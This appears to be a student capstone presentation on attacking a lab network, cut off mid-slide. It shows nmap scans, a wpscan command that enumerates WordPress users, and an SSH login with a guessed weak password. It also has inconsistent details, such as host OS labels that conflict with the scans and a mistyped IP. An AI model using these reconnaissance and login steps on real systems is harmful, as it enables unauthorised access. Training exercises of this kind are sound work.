

# Final Engagement

Attack, Defense & Analysis of a Vulnerable Network



Presentation by Kevin Alvarado, Muhammed Jawara, Symantha Meyers, and Mitch Murov

Presented January 26, 2021

# Table of Contents

---

This document contains the following resources:



**Network Topology & Critical Vulnerabilities**



**Exploits Used**



**Avoiding Detect**



**Maintaining Access**



# Network Topology & Critical Vulnerabilities



Muhammed Jawara



# Network Topology

Hostname: Kali  
IPv4 address:  
192.168.1.90/32

OS: Linux

Hostname: ELK Server  
IPv4 Address:  
192.168.1.100/32

OS: Windows

Hostname: Capstone  
IPV4 Address: 192.168.1.105/32


OS: Windows

Hostname: Target 1  
IPv4 Address: 192.168.1.110/32

OS: Windows

Hostname: Target 2  
IPv4 Address: 192.168.1.115/32

OS: Windows



# Critical Vulnerabilities: Target 1

---

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
SSH	22/tcp	OpenSSH
HTTP	80/tcp	Apache httpd 2.4
rpcbind	111/tcp	2-4
netbios-ssn	139/tcp	samba smbd 3.x-4.x

# Critical Vulnerabilities: Target 2

---

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
SSH	22/tcp	OpenSSH
HTTP	80/tcp	Apache httpd 2.4.1
rpcbind	111/tcp	2,3,4
netbios-ssn	139/tcp	Samba smbd 3.x-4.x



# Exploits Used



Mitch Murov

# Exploitations

. As we saw from nmap that there are several weaknesses to exploit, most notably ssh to gain a user shell and mysql. The next few slides will break down the major steps to this

```
Nmap scan report for 192.168.1.110
Host is up (0.00077s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0016s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 255 IP addresses (6 hosts up) scanned in 3.67 seconds
root@Kali:~#
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-21 15:32 PST
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.19 seconds
root@Kali:~#
```

- I exploited the vulnerability by running nmap to find the ip and check open ports. We found that 198.162.1.110 had several open ports as discussed before.



wpscan gave us two users michael and steven. We attempted to ssh into Michael. Michael had a very weak password. Command wpscan --url http://192.168.1.110/wordpress -eu

```
File Actions Edit View Help
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/
the exact distribution terms for each prog
individual files in /usr/share/doc/*/copyr



Debian GNU/Linux comes with ABSOLUTELY NO
permitted by applicable law.
You have new mail.
